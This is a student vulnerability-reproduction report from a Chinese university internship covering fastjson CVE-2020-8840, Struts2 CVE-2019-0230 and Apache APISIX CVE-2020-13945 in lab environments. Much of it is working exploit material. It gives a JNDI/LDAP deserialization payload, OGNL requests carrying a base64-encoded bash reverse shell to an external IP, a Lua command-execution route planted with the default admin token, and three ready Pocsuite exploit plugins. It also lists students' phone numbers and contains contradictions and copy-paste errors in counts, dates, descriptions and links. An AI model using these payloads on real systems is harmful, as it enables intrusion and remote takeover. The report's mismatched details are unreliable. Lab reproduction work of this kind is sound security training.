**南开大学**

**实习实训漏洞复现报告**

**2022年7月17日**

目录

[1.漏洞复现结论（15分） 1](#_Toc28487)

[1.1风险等级分布 1](#_Toc7481)

[2.工作计划（25分） 1](#_Toc24528)

[2.1工作人员 1](#_Toc13939)

[2.2漏洞对象 1](#_Toc3137)

[2.3漏洞复现阶段 1](#_Toc7909)

[2.4风险等级 2](#_Toc1860)

[3.漏洞复现过程（35分） 2](#_Toc6133)

[3.1 风险管理及规避 2](#_Toc18532)

[3.2测试方法 2](#_Toc4033)

[3.3测试中所用的工具 2](#_Toc28445)

[4. 漏洞复现结果（25分） 3](#_Toc12892)

[4.1 POC插件编写 3](#_Toc32666)

[4.2 漏洞信息 3](#_Toc25120)

# 1.漏洞复现结论（15分）

南开大学第五组的安全人员采用科学的漏洞复现步骤于2024年7月15日至2024年7月25日对目标漏洞进行了全面深入的漏洞复现。

本次共发现漏洞1个，其高危漏洞1个，中危漏洞0个,低危漏洞0个。

|  |  |  |
| --- | --- | --- |
| **序号** | **漏洞名称** | **风险值** |
| 1 | fastjson<=1.2.62远程代码执行漏洞 | 高危 |
| 2 | Apache Struts远程代码执行漏洞 | 高危 |
| 3 | Apache APISIX Admin API 默认Token漏洞 | 高危 |

## 1.1风险等级分布

本次评估漏洞的详细风险等级分布如下：

|  |  |
| --- | --- |
| 攻击路径 | 远程 |
| 攻击复杂度 | 容易 |
| 权限要求 | 无需权限 |
| 影响范围 | 全局影响 |
| 数据保密性 | 数据泄露 |
| 数据完整性 | 传输被破坏 |
| 服务器危害 | 被提取权限 |

# 2.工作计划（25分）

## 2.1工作人员

|  |  |  |  |
| --- | --- | --- | --- |
| 序号 | 职务 | 姓名 | 联系方式 |
| 1 | 组长 | 侯博文 | 13022498745 |
| 2 | 组员 | 郝志成 | 15063560713 |
| 3 | 组员 | 陆皓喆 | 15058298819 |
| 4 | 组员 | 秦德龙 | 16622753767 |
| 5 | 组员 | 胡博浩 | 18270856986 |

## 2.2漏洞对象

Fastjson、structs、Apache APISIX

## 2.3漏洞复现阶段

|  |  |
| --- | --- |
| 项目阶段 | 工作内容 |
| 环境搭建 | 利用vulhub中的docker环境，搭建docker环境，访问目标端口。 |
| 漏洞复现 | 1.构造HTTP GET请求绕过身份验证进入后台，复现漏洞。  2.构建请求，抓包并修改，使请求可以执行命令，复现漏洞。  3.在目标机中检查命令执行是否成功，检验漏洞的可利用性。 |
| 修复建议 | 更新官方补丁即可。 |

## 2.4风险等级

|  |  |  |
| --- | --- | --- |
| 编号 | 风险等级 | 风险描述 |
| 1 | 高危 | 在开启了autoType功能的情况下（autoType功能默认关闭），该漏洞影响最新的fastjson 1.2.62版本，攻击者利用该漏洞可实现在目标机器上的远程代码执行。 |
| 2 | 高危 | 在使用某些tag等情况下可能存在OGNL表达式注入漏洞，从而造成远程代码执行，风险极大。 |
| 3 | 高危 | 当使用者开启了Admin API，没有配置相应的IP访问策略，且没有修改配置文件Token的情况下，则攻击者利用Apache APISIX的默认Token即可访问Apache APISIX，从而控制APISIX网关。 |

# 3.漏洞复现过程（35分）

见下文测试方法

## 3.1 风险管理及规避

更新到最新版本即可避免该漏洞的利用。


## 3.2测试方法

CVE-2020-8840

## 环境搭建

在idea中创建SpringBoot项目，引入fastjson的Maven依赖如下

<dependency>  
 <groupId>com.alibaba</groupId>  
 <artifactId>fastjson</artifactId>  
 <version>1.2.62</version>  
</dependency>



接着添加一个RestController，包含接口调用fastjson的parseObject

package com.example.cve20208840.demos.web;  
  
import com.alibaba.fastjson.JSON;  
import com.alibaba.fastjson.parser.ParserConfig;  
import org.springframework.web.bind.annotation.GetMapping;  
import org.springframework.web.bind.annotation.RequestParam;  
import org.springframework.web.bind.annotation.RestController;  
  
@RestController  
public class pocController {  
 @GetMapping("/json")  
 public String parseJson(@RequestParam String poc) {  
 ParserConfig.*getGlobalInstance*().setAutoTypeSupport(true);  
*// String payload = "{\"@type\":\"org.apache.xbean.propertyeditor.JndiConverter\",\"AsText\":\"ldap://127.0.0.1:8085/iosmYQbv\"}";* Object jsonObject = JSON.*parseObject*(poc);  
 return jsonObject.toString();  
 }  
}

启动服务器


## 漏洞复现

本地使用Yakit搭建恶意ldap服务



访问http://127.0.0.1:8080/json?poc={"@type":"org.apache.xbean.propertyeditor.JndiConverter","AsText":"ldap://127.0.0.1:8085/iosmYQbv"}

成功弹出计算器



**CVE-2019-0230**


## 环境搭建


使用vulhub靶场的dockerfile

docker pull vulhub/struts2:2.5.16

## 漏洞复现

搭建好docker后访问，输入%{2\*2}可以看到成功解析





成功发现ONGL表达式注入漏洞

接下来进行漏洞利用

第一个post请求

"id":"%{(#context=#attr['struts.valueStack'].context).(#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.setExcludedClasses('')).(#ognlUtil.setExcludedPackageNames(''))}"

第二个post请求

"id":"%{(#context=#attr['struts.valueStack'].context).(#context.setMemberAccess(@ognl.OgnlContext@DEFAULT\_MEMBER\_ACCESS)).(@java.lang.Runtime@getRuntime().exec('bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMjIuMzIuMS85MDE1IDA+JjE=}|{base64,-d}|{bash,-i}'))}”

将弹shell的base64编码到echo后面，即可进行命令执行，最终成功getshell

**CVE-2020-13945**

## 环境搭建

使用vulhub的docker-compose环境搭建靶机

docker-compose up成功搭建复现环境

其中APISIX的默认token被硬编码到代码中：edd1c9f034335f136f87ad84b625c8f1


## 漏洞复现

漏洞根据/apisix/admin/routes路径post恶意python代码即可获取命令执行权限

接下来进行漏洞脚本的编写

使用cmd参数来执行命令，使用lscpu测试命令执行是否成功。





可以看到lscpu命令成功被执行，返回了最终结果

## 3.3测试中所用的工具

## CVE-2020-8840

Docker、idea、maven、yakit、jdk8u65

## CVE-2019-0230

Docker、python、netcat

## CVE-2020-13945

Docker、docker-compose、python

# 漏洞复现结果（25分）

## POC插件编写

## CVE-2020-8840

#!/usr/bin/env python

# -\*- coding: utf-8 -\*-

from pocsuite.api.request import req

from pocsuite.api.poc import register,Output, POCBase

from pocsuite.thirdparty.guanxing import parse\_ip\_port, http\_packet, make\_verify\_url

class TestPOC(POCBase):

vulID = '''CVE-2020-8840'''

cveID = '''CVE-2020-8840'''

cnvdID = ''''''

cnnvdID = ''''''

version = '''1.0'''

author = '''侯博文'''

vulDate = '''2020-02-21'''

createDate = '''2020-02-21'''

updateDate = '''2020-02-21'''

name = '''fastjson<=1.2.62远程代码执行漏洞'''

desc = '''2月19日，NVD发布的Jackson-databind JNDI注入漏洞（CVE-2020-8840），在jackson-databind中的反序列化gadget也同样影响了fastjson，经绿盟科技研究人员分析验证，在开启了autoType功能的情况下（autoType功能默认关闭），该漏洞影响最新的fastjson 1.2.62版本，攻击者利用该漏洞可实现在目标机器上的远程代码执行。

fastjson是阿里巴巴的开源JSON解析库，它可以解析JSON格式的字符串，支持将Java Bean序列化为JSON字符串，也可以从JSON字符串反序列化到JavaBean，由于具有执行效率高的特点，应用范围广泛。请相关用户尽快采取防护措施。

'''

solution = '''开启了autoType功能的受影响用户可通过关闭autoType来规避风险（autoType功能默认关闭）'''

severity = '''高危'''

vulType = '''RCE'''

taskType = ''''''

references = ['''https://mp.weixin.qq.com/s?\_\_biz=Mzk0MjE3ODkxNg==&mid=2247485658&idx=2&sn=e4d52df2e4fca742f22196fef91b5afa''']

appName = '''fastjson'''

appVersion = '''1.2.62'''

appPowerLink = ''''''

samples = ['']

install\_requires = ['''''']

def \_verify(self):

self.url,ip,port = parse\_ip\_port(self.target, 80)

result = {}

headers = {

'Content-Type':'application/x-www-form-urlencoded; charset=UTF-8'

}

ldap\_url = 'ldap://127.0.0.1:8085/tzZmGMuy'.replace(':','%3A').replace('/','%2F') # ldap的url

path = '/json?poc=%7B%22%40type%22%3A%22org%2Eapache%2Exbean%2Epropertyeditor%2EJndiConverter%22%2C%22AsText%22%3A%22'+ldap\_url+'"}' #漏洞的路径

vul\_url = make\_verify\_url(self.url, path, mod=0) #生成完整路径

resp = req.get(vul\_url, headers = headers, verify = False, allow\_redirects = False, timeout = 10)

if resp.status\_code == 200 and '' in resp.content: #判断条件

result['VerifyInfo'] = http\_packet(resp)

result['VerifyInfo']['URL'] = vul\_url

result['VerifyInfo']['port'] = port

return self.parse\_output(result)

def \_attack(self):

return self.\_verify()

def parse\_output(self, result):

output = Output(self)

if result:

output.success(result)

else:

output.fail('Failed')

return output

register(TestPOC)

## CVE-2019-0230

#!/usr/bin/env python

# -\*- coding: utf-8 -\*-

from pocsuite.api.request import req

from pocsuite.api.poc import register,Output, POCBase

from pocsuite.thirdparty.guanxing import parse\_ip\_port, http\_packet, make\_verify\_url

class TestPOC(POCBase):

vulID = '''CVE-2019-0230'''

cveID = '''CVE-2019-0230'''

cnvdID = ''''''

cnnvdID = ''''''

version = '''1.0'''

author = '''侯博文'''

vulDate = '''2020-08-13'''

createDate = '''2020-08-13'''

updateDate = '''2020-08-13'''

name = '''Apache Struts远程代码执行漏洞'''

desc = '''2020年08月13日，Apache官方发布了Struts2远程代码执行漏洞的风险通告，该漏洞编号为CVE-2019-0230，漏洞等级：高危，漏洞评分：8.5

'''

solution = '''将Apache Struts框架升级至最新版本。'''

severity = '''高危'''

vulType = '''RCE'''

taskType = ''''''

references = ['''https://mp.weixin.qq.com/s/sRcP27-y\_Ps-YGTZ3Y4uZQ''']

appName = '''Apache Struts'''

appVersion = '''Apache Struts 2.0.0 - 2.5.20'''

appPowerLink = ''''''

samples = ['']

install\_requires = ['''''']

def \_verify(self):

self.url,ip,port = parse\_ip\_port(self.target, 80)

result = {}

headers = {

'Content-Type':'application/x-www-form-urlencoded; charset=UTF-8'

}

data1 = {

"id": "%{(#context=#attr['struts.valueStack'].context).(#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.setExcludedClasses('')).(#ognlUtil.setExcludedPackageNames(''))}"

}

data2 = {

"id": "%{(#context=#attr['struts.valueStack'].context).(#context.setMemberAccess(@ognl.OgnlContext@DEFAULT\_MEMBER\_ACCESS)).(@java.lang.Runtime@getRuntime().exec('bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMjIuMzIuMS85MDE1IDA+JjE=}|{base64,-d}|{bash,-i}'))}"

}

vul\_url = make\_verify\_url(self.url, '/', mod=0) #生成完整路径

resp = req.post(vul\_url, data=data1, verify = False, allow\_redirects = False, timeout = 10)

resp = req.post(vul\_url, data=data2, verify = False, allow\_redirects = False, timeout = 10)

if resp.status\_code == 200 and '' in resp.content: #判断条件

result['VerifyInfo'] = http\_packet(resp)

result['VerifyInfo']['URL'] = vul\_url

result['VerifyInfo']['port'] = port

return self.parse\_output(result)

def \_attack(self):

return self.\_verify()

def parse\_output(self, result):

output = Output(self)

if result:

output.success(result)

else:

output.fail('Failed')

return output

register(TestPOC)

## CVE-2020-13945

#!/usr/bin/env python

# -\*- coding: utf-8 -\*-

from pocsuite.api.request import req

from pocsuite.api.poc import register,Output, POCBase

from pocsuite.thirdparty.guanxing import parse\_ip\_port, http\_packet, make\_verify\_url

import random

import string

import requests

class TestPOC(POCBase):

vulID = '''CVE-2020-13945'''

cveID = '''CVE-2020-13945'''

cnvdID = ''''''

cnnvdID = ''''''

version = '''1.0'''

author = '''侯博文'''

vulDate = '''2020-12-8'''

createDate = '''2020-12-8'''

updateDate = '''2020-12-8'''

name = '''Apache APISIX Admin API 默认Token漏洞'''

desc = '''2020年08月13日，Apache官方发布了Struts2远程代码执行漏洞的风险通告，该漏洞编号为CVE-2020-13945，漏洞等级：高危，漏洞评分：8.5

'''

solution = '''1. 修改Apache APISIX配置文件中 conf/config.yaml 的admin\_key，禁止使用默认Token

2. 若非必要，关闭Apache APISIX Admin API功能，或者增加IP访问限制。

3. 升级Apache APISIX 至最新版本。'''

severity = '''高危'''

vulType = '''RCE'''

taskType = ''''''

references = ['''https://mp.weixin.qq.com/s/QnAyz8t1LGBsgTpexUNlwA''']

appName = '''Apache APISIX'''

appVersion = '''Apache APISIX 1.2-1.5'''

appPowerLink = ''''''

samples = ['']

install\_requires = ['''''']

def \_verify(self):

self.url,ip,port = parse\_ip\_port(self.target, 80)

result = {}

randstr = ''.join(random.choice(string.ascii\_letters) for \_ in range(10))

path = """/apisix/admin/routes"""

method = "POST"

data = {

"uri":"/{randstr}".format(randstr=randstr),

"script":"local \_M = {} \n function \_M.access(conf, ctx) \n local os = require('os')\n local args = assert(ngx.req.get\_uri\_args()) \n local f = assert(io.popen(args.cmd, 'r'))\n local s = assert(f:read('\*a'))\n ngx.say(s)\n f:close() \n end \nreturn \_M",

"upstream":{

"type":"roundrobin",

"nodes":{

"example.com:80":1

}

}

}

headers = {'X-API-KEY': 'edd1c9f034335f136f87ad84b625c8f1', 'Content-Type': 'application/json'}

resp0 = requests.request(method=method,url=self.url+path,json=data,headers=headers,timeout=10,verify=False,allow\_redirects=False)

path = """/{randstr}?cmd=whoami""".format(randstr=randstr)

method = "GET"

headers = {}

resp1 = requests.request(method=method,url=self.url+path,headers=headers,timeout=10,verify=False,allow\_redirects=False)

print(resp1.text)

return self.parse\_output(result)

def \_attack(self):

return self.\_verify()

def parse\_output(self, result):

output = Output(self)

if result:

output.success(result)

else:

output.fail('Failed')

return output

register(TestPOC)

## 4.2 漏洞信息

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** | CVE-2020-8840 | **漏洞类别** | RCE | **CVE-ID** | CVE-2020-8840 |
| **披露/发现时间** | 2020.2.10 | **bugtraq编号** |  | **CNNVD-ID：** |  |
| **提交时间** | 2020.2.10 | **漏洞发现者** | cowtowncoder | **CNVD-ID：** |  |
| **漏洞等级** | 9.8 | **提交者** | cowtowncoder | **搜索关键词** | fastjson |
| **影响范围** | fastjson <= 1.2.62 | | | | |
| **来源** | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-8840 | | | | |
| **漏洞简介** | 2月19日，NVD发布的Jackson-databind JNDI注入漏洞（CVE-2020-8840），在jackson-databind中的反序列化gadget也同样影响了fastjson。 | | | | |
| **漏洞详情** | 在开启了autoType功能的情况下（autoType功能默认关闭），该漏洞影响最新的fastjson 1.2.62版本，攻击者利用该漏洞可实现在目标机器上的远程代码执行。 | | | | |
| **参考链接** | https://mp.weixin.qq.com/s?\_\_biz=Mzk0MjE3ODkxNg==&mid=2247485658&idx=2&sn=e4d52df2e4fca742f22196fef91b5afa | | | | |
| **靶场信息** | 无 | | | | |
| **POC** | 见上 | | | | |
| **修复方案** | 升级或关闭autoType | | | | |

|  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **UVD-ID** | | CVE-2019-0230 | | **漏洞类别** | | RCE | | **CVE-ID** | | CVE-2019-0230 | |
| **披露/发现时间** | | 2020年8月13日 | | **bugtraq编号** | |  | | **CNNVD-ID：** | |  | |
| **提交时间** | | 2020年8月13日 | | **漏洞发现者** | | West Shepherd | | **CNVD-ID：** | |  | |
| **漏洞等级** | | 高危 | | **提交者** | | West Shepherd | | **搜索关键词** | | Structs | |
| **影响范围** | | Apache Struts 2.0.0 - 2.5.20 | | | | | | | | | |
| **来源** | | [CVE - CVE-2020-8840 (mitre.org)](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-8840) | | | | | | | | | |
| **漏洞简介** | | Apache Struts2框架是一个用于开发Java EE网络应用程序的Web框架。Apache Struts于2020年8月13日披露 S2-059 Struts 远程代码执行漏洞（CVE-2019-0230）。 | | | | | | | | | |
| **漏洞详情** | | 在使用某些tag等情况下可能存在OGNL表达式注入漏洞，从而造成远程代码执行，风险极大。 | | | | | | | | | |
| **参考链接** | | [【漏洞预警】Apache Struts远程代码执行漏洞（S2-059、CVE-2019-0230） (qq.com)](https://mp.weixin.qq.com/s/sRcP27-y_Ps-YGTZ3Y4uZQ) | | | | | | | | | |
| **靶场信息** | | Vulhub | | | | | | | | | |
| **POC** | | 见上 | | | | | | | | | |
| **修复方案** | | 将Apache Struts框架升级至最新版本。 | | | | | | | | | |
| **UVD-ID** | | CVE-2020-13945 | | **漏洞类别** | |  | | **CVE-ID** | | CVE-2020-13945 | |
| **披露/发现时间** | | 2020-12-8 | | **bugtraq编号** | |  | | **CNNVD-ID：** | |  | |
| **提交时间** | | 2020-12-8 | | **漏洞发现者** | | Heyder Andrade, YuanSheng Wang | | **CNVD-ID：** | |  | |
| **漏洞等级** | |  | | **提交者** | | Heyder Andrade, YuanSheng Wang | | **搜索关键词** | | Apache APISIX | |
| **影响范围** | | Apache APISIX 1.2  Apache APISIX 1.3  Apache APISIX 1.4  Apache APISIX 1.5 | | | | | | | | | |
| **来源** | | [NVD - CVE-2020-13945 (nist.gov)](https://nvd.nist.gov/vuln/detail/CVE-2020-13945) | | | | | | | | | |
| **漏洞简介** | | Apache APISIX 是一个动态、实时、高性能的 API 网关，基于 Nginx 网络库和 etcd 实现， 提供负载均衡、动态上游、灰度发布、服务熔断、身份认证、可观测性等丰富的流量管理功能。 | | | | | | | | | |
| **漏洞详情** | | 当使用者开启了Admin API，没有配置相应的IP访问策略，且没有修改配置文件Token的情况下，则攻击者利用Apache APISIX的默认Token即可访问Apache APISIX，从而控制APISIX网关。 | | | | | | | | | |
| **参考链接** | | [【漏洞预警】Apache APISIX Admin API 默认Token漏洞（CVE-2020-13945） (qq.com)](https://mp.weixin.qq.com/s/QnAyz8t1LGBsgTpexUNlwA) | | | | | | | | | |
| **靶场信息** | | Vulhub | | | | | | | | | |
| **POC** | | 见上 | | | | | | | | | |
| **修复方案** | | 1. 修改Apache APISIX配置文件中 conf/config.yaml 的admin\_key，禁止使用默认Token  2. 若非必要，关闭Apache APISIX Admin API功能，或者增加IP访问限制。  3. 升级Apache APISIX 至最新版本。 | | | | | | | | | |